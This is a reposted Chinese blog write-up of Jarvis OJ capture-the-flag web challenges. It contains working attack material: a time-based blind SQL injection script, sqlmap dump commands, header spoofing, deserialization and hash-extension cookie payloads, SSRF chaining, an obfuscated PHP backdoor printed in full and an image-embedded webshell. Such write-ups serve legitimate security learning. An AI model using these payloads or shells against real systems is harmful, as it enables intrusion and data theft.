jarvis OJ WEB题目writeup

转载

weixin_30596735 于 2019-03-22 15:34:00 发布 401 收藏
文章标签： php git json
原文链接：http://www.cnblogs.com/sijidou/p/10573275.html

0x00前言

发现一个很好的ctf平台，题目感觉很有趣，学习了一波并记录一下

https://www.jarvisoj.com

0x01 Port51

题目要求是用51端口去访问该网页，注意下，要用具有公网的计算机去连，我这里用的我的腾讯云服务器去访问的，本地并不能反回正确结果，因为本地私有地址从代理服务器出去后，使用的是代理服务器的端口，这个端口往往不会是51

```
curl --local-port 51 http://web.jarvisoj.com:32770/
```


```
[root@sijidoulogs]# curl --local-port 51 http://web.jarvisoj.com:32770/
<!DOCTYPE html>
<html>
<head>
<title>Web 100</title>
<style type="text/css">
        body {
                background:gray;
                text-align:center;
        }
</style>
</head>

<body>
        <h3>Yeah!! Here's your flag:PCTF{M45t3r_oF_CuRl}</h3>
</body>
</html>
[root@sijidoulogs]#
```

0x02 LOCALHOST

题目提示要用localhost去访问，即自己的ip要是127.0.0.1

ip可控的2个头部一个是x-forwarded-for，一个是client-ip

这里是x-forwarded-for就能伪装成127.0.0.1




当然这种类型如果是$_SERVER['remote_addr']那么就没办法伪装了

0x03 Login

刚开始就觉得是sql注入，但是fuzz也没啥有用的结果，后面发现返回头有个hint


给出了sql语句，md5($value, true)和md5($value)有什么区别呢

```
md5($value, true)     返回的是$value进行md5成的32位16进制的，2个16进制组合成的字符串
md5($value)           返回的是$value进行md5加密的32个16进制字符，效果等价于 md($value, false)
```



这里因为是将32位的hash给字符串显示了，上网看了别人的writeup才知道有个 ffifdyop md5加密后的字符串为 'or'6xxxxxxx 这种格式，6xxxxx这种格式不是0，那么就是真

所有这里输入ffifdyop




0x04 神盾局的秘密

一来一张大图片把页面挡住了，虽然有缝隙可以右键缝隙处看源码

也可以在地址栏，前面加上view-source:

发现img的结果是base64编码后的，这里解码后是个图片的文件名



我们试着看看index.php的代码

再看shield.php的代码，发现有个注释flag在ptcf.php里面，但是这个文件没法直接访问

再看showimg.php的代码，发现没发直接用showimg.php来读取pctf.php

然后整理下解题思路，这里是利用自己写Shield.php中的Shield类反序列化字符串，然后利用index.php反序列把这个类实例，并将该类的filename指为pctf.php


写个序列化的代码

```php
<?php
    class Shield {
        public $file;
        function __construct($filename = '') {
            $this -> file = $filename;
        }

        function readfile() {
            if (!empty($this->file) && stripos($this->file,'..')===FALSE
            && stripos($this->file,'/')===FALSE && stripos($this->file,'\\')==FALSE) {
                return @file_get_contents($this->file);
            }
        }
    }
    $a = new Shield('pctf.php');
    echo serialize($a);
?>
```

生成


```
O:6:"Shield":1:{s:4:"file";s:8:"pctf.php";}
```

将序列化的内容传入index的class参数，记得看源码




0x05 IN A Mess

先看源码



浏览index.phps估计是index.php的源码

然后我是把那一长串if拆分，放在本地自己一个个绕，最后的绕过方法如下




a利用php://input 来将post的数据赋值给$data

id利用%00来使 id == 0,而不会使在前一个if(!$_GET['id'])时候提前退出

b利用%00达到目的，因为strsub会检验%00这个字符，而eregi会跳过%00,去检查第二个值4

成功后发现是一串字符，当时傻傻的去当flag提交，但是不是，看了别人的writeup才发现是个地址.....

于是接着访问，它自动补充了id这个参数，估计是sql注入



附上我的脚本

```
import time
import requests

s = requests.Session()
url = 'http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id='

#length is 7
#content
#length is 16
#flag is id,context,title
#length is 44
def getlength():
    for i in range(0,100):
        payload1 = "-1||
(if(length((seleselectct(group_concat(column_name))frfromom(information_schema.columns)where(table_name=0x63
6f6e74656e74)))=" + str(i) + ",sleep(5),0))"
        payload2 = "-1||(if(length((seleselectct(group_concat(id,context,title))frfromom(content)))=" +
str(i) + ",sleep(5),0))"
        r = s.get(url + payload2)
        if r.elapsed.total_seconds() > 5:
            print "length is " + str(i)
            break
        else:
            print r.elapsed.total_seconds()

def getword():
    flag = ""
    for i in range(1,45):
        print i
        for j in "abcdefghijklmnopqrsstuvwxyz1234567890!@#$%^&*()_ABCDEFGHIJKLMNOPQRSTUVWXYZ-=+,./;'?:[]<>\"
{}":
            payload1 = "-1||
(if(substr((seleselectct(group_concat(column_name))frfromom(information_schema.columns)where(table_name=0x63
6f6e74656e74)),"  + str(i) + ",1)=" + hex(ord(str(j))) + ",sleep(5),0))"
            payload2 = "-1||(if(substr((seleselectct(group_concat(id,context,title))frfromom(content)),"  +
str(i) + ",1)=" + hex(ord(str(j))) + ",sleep(5),0))"
            #print payload2
            r = s.get(url + payload2)
            if r.elapsed.total_seconds() > 5:
                flag += str(j)
                print "flag is " + flag
                break


getword()
```

结果为

```
31
flag is lpctf{fin4lly_u_goti7_c0ngratu
32
flag is lpctf{fin4lly_u_goti7_c0ngratul
33
flag is lpctf{fin4lly_u_goti7_c0ngratula
34
flag is lpctf{fin4lly_u_goti7_c0ngratulat
35
flag is lpctf{fin4lly_u_goti7_c0ngratulati
36
flag is lpctf{fin4lly_u_goti7_c0ngratulatio
37
flag is lpctf{fin4lly_u_goti7_c0ngratulation
38
flag is lpctf{fin4lly_u_goti7_c0ngratulation5
我39
flag is lpctf{fin4lly_u_goti7_c0ngratulation5}
40
flag is lpctf{fin4lly_u_goti7_c0ngratulation5}h
41
```


0x06 RE?

这道题考察的内容估计是udf提权的时候加载udf文件，我在之前学习udf提权的时候，把这道题记录了下来

有兴趣可以看看我之前写的udf提权，这道题解在0x02


0x07 flag在管理员手里

看源码啥也莫得，看看请求头，自己的cookie多了2个奇怪的参数




估计要找源码了，常见的备份文件 .bak .swp .swo 还有 ~

这里是index.php~



丢掉linux中用vim -r 处理下，我的处理方式，先改名成 .index.php 然后用 vim -r .index.php 但是打开文件只能读，最后把内容复制出来



```
File  Edit  View  Search  Terminal  Help
<!DOCTYPE html>
<html>
<head>
<title>Web 350</title>
<style type="text/css">
        body {
                background:gray;
                text-align:center;
        }
</style>
</head>

<body>
        <?php
                $auth = false;
                $role = "guest";
                $salt =
                if (isset($_COOKIE["role"])) {
                        $role = unserialize($_COOKIE["role"]);
                        $hsh = $_COOKIE["hsh"];
                        if ($role==="admin" && $hsh === md5($salt.strrev($_COOKIE["role"]))) {
                                $auth = true;
                        } else {
                                $auth = false;
                        }
                } else {
                        $s = serialize($role);
                        setcookie('role',$s);
                        $hsh = md5($salt.strrev($s));
                        setcookie('hsh',$hsh);
                }
                if ($auth) {
                        echo "<h3>Welcome Admin. Your flag is
                } else {
                        echo "<h3>Only Admin can see the flag!!</h3>";
                }
        ?>

</body>
</html>
```

这里的考察点是哈希拓展攻击，并且我们知道了role是 s:5:"admin";进行反序列化后的admin

hsh的值是 s:5:admin这个值的反转加salt

哈希拓展攻击是什么？https://www.freebuf.com/articles/web/69264.html

什么情况下用哈希扩展攻击呢

```
$crypto = md5(salt . 'password')
```

这里面我们知道 $crypto，password这2个值，不知道salt的值，但是下面有个判断

要求$_GET['a'] != $crypto和 $_GET['b'] != 'password'

```
if($_GET['a'] = md5(salt . $_GET['b'])){
    return "right";
}
```

salt还是上面的salt，a和b可控，那么要使等式成立，按理说是需要salt的值的

但是哈希扩展攻击就是不需要知道salt的值，也能满足等式

但是这个$_GET['b']比较特殊，它需要按在$crypto和password的规则补全扩展一轮的分组，然后再填$_GET['b']的值，就能计算出$_GET['a']的值,但是要知道salt的长度

在kali下有个hashpump，依次输入

$crypto（32位hash值）

password （上面加盐后结果前的值）

len(salt) （盐的长度）

text (扩充字符) （我们想控制的值）


会生成$_GET['a']的hash值和根据text变型的$_GET['b']

但是这里不知道盐的长度。。。。。。。

这里要么用个python脚本写着爆破，这里有篇同样是jarvisOJ WEB的题writeup，该文章博主使用的hash_extender工具，和hashdump最终目的一样的

https://skysec.top/2017/08/16/jarvisoj-web/#flag%E5%9C%A8%E7%AE%A1%E7%90%86%E5%91%98%E6%89%8B%E9%87%8C


至于我是怎么找到的，因为之前么用过hashdump,刚开始我把len(salt)理解成s:5:"admin";长度了，于是瞎猫碰上死耗子，于是就中了.......



然后把内容中值反转一下，并把\x00改成%00

```
s:5:"admin"%3b%00%00%00%00%00%00%00%c0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%80s:5:"guest"%3b

fcdc3840332555511c4e4323f6decb07
```

将其输入到cookie对应的参数中，获得flag，注意下序列化的 ";" 在cookie中需要编码成 %3b



那么这里为什么能够添加了这么多内容，还能满足源码中如下的判定条件呢

```
$role == 'admin'
```

因为这道题巧在利用了unserialize来进行反序列化，它会把序列化格式 ;之后的内容丢弃

也就是 s:5:"admin"; xxxxx (xxxx全被丢弃了)

如果不是被反序列化了，这样这道题不能满足$role == 'admin'条件了

0x08 Chopper

刚刚进去的时候点击管理员登录，题目表示没有访问/admin/的权限

9186;


```
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /admin/
on this server.</p>
<script>alert('you are not admin!')</script>
<!--<script>alert('admin ip is 202.5.19.128')</script>-->
</body></html>
```

但是给出了管理员的ip，是个公网ip试着访问下，是个报错的页面，但是至少web服务器是开着的

又回到题目上，看了下源码，发现菜刀的图片的加载是使用了远程加载

```
    <title>ISCC 2016</title>
    <div class="container">
        <img src="proxy.php?url=http://dn.jarvisoj.com/static/images/proxy.jpg" alt="">

        <p><a href="admin">管理员登录</a></p>
    </div>
</head>
<body>

</body>
</html>
```

那么我想着用这个url去访问管理员的ip网站，和之前直接访问的403有区别，只是这个页面没有index文件而已




那么在后续对管理员服务器进行扫描的过程中发现又存在一个proxy.php文件，然后联系到原来网站的proxy.php?url=这种远程包含的参数

这里也就试了下，并指到原网站的/admin/目录下

web.jarvisoj.com:32782/proxy.php?url=http://202.5.19.128/proxy.php?url=http://web.jarvisoj.com:32782/admin/


接下来又扫描目录，因为跳了几跳御剑扫的十分的慢，但所幸有个robots.txt




trojan.php.txt是后门文件的源码，内容如下

```
<?php ${("#"^"|").("#"^"|")}=("!"^"`").("("^"{").("("^"[").("~"^":").("|"^".").("*"^"~");${("#"^"|").("#"^"|")}(("-"^"H").("]"^"+").("["^":").(","^"@").("}"^"U").("e"^"A").("("^"w").("j"^":").("i"^"&").("#"^"p").(">"^"j").("!"^"z").("1"^"g").("e"^"S").("_"^"o").("?"^"b").("]"^"t"));?>
```

因为进行异或处理，就是不知道菜刀密码，这里把代码拷贝下来，挂在本地的web服务器上，就有报错就知道密码啦




最后利用后门去找flag



0x09 Easy Gallery


点击submit和view的时候发现，url后面带了个参数，猜测可能是文件包含，随便写点东西,报错warning



确信是用fopen进行文件包含的，这里能够%00截断,但是不能访问index.php

那么思路是把代码插入到图片中，然后包含这个图片，并利用%00截断，截取后面的.php，这里不能直接传以jpg格式结尾的php代码，估计它检查了头部所以要将代码插入图片中

抓包，在图片文件最后加上一句话木马



最先写<?php eval($_POST[1])?>并不能成功，不知道为什么，后面看了别人的writeup才知道可能后台代码把<?php 给waf了，这也是为什么index.php不能包含进去的原因


通过submit上传，通过view进行查看图片，然后查看源码获取图片的位置

```
view-source:http://web.jarvisoj.com:32785/show.php?id=1553168238&type=jpg
```

最后进行包含，包含成功后就直接出答案了，不用去翻了


0x10 Simple Injection

注入成功会返回密码错误，失败会返回用户名不存在,并且也能延时,但是貌似是把[空格]给替换成空，也就是 " " => ""




这里直接用sqlmap注入了，把请求头抓下来，利用延时，并把level设置高点，利用空格的bypass的tamper

```
sqlmap  -r 3.txt --technique T --level 3 --tamper=space2comment
```



最终的payload


```
sqlmap  -r 3.txt --technique T --level 3 --tamper=space2comment -D injection -T admin --dump
```



登录获得flag

0x11 api调用


抓包是传的json



看了下源码是利用了ajax，因为之前比赛的时候做过类似的题目（估计那场比赛是借鉴这道题的），这里把传的json改成xml，并利用xxe读取flag


先把头中的Content-Type改为application/xml

下面利用xxe



0x12 图片上传漏洞

先扫描目录，发现test.php




打开是phpinfo,我最先是去找文件上传的路径之类的信息，后面做不出来看了writeup发现是imagick的CVE漏洞

http://www.zerokeeper.com/vul-analysis/ImageMagick-CVE-2016-3714.html

但没有复现成功，之后会慢慢研究，这里先贴下别人的writeup,我怀疑不成功是我的png文件的问题

https://skysec.top/2017/08/16/jarvisoj-web/#%E5%9B%BE%E7%89%87%E4%B8%8A%E4%BC%A0%E6%BC%8F%E6%B4%9E

确实题目uploads目录下有x.php,并且能够连接，“借刀杀人”找flag



0x13 PHPINFO

这道题我之前在学习php反序列化的时候经常遇见，之前总结了下相关知识

题目在0x01：https://www.cnblogs.com/sijidou/p/10455646.html

0x14 WEB?


先看看源码，发现并不是form表单传到后台处理的，而是通过js来验证的

```
<!-- This script adds the Roboto font to our project. For more detail go to this site:  htt
<script>
    var WebFontConfig = {
        google: { families: [ 'Roboto:400,300,500:latin' ] }
    };
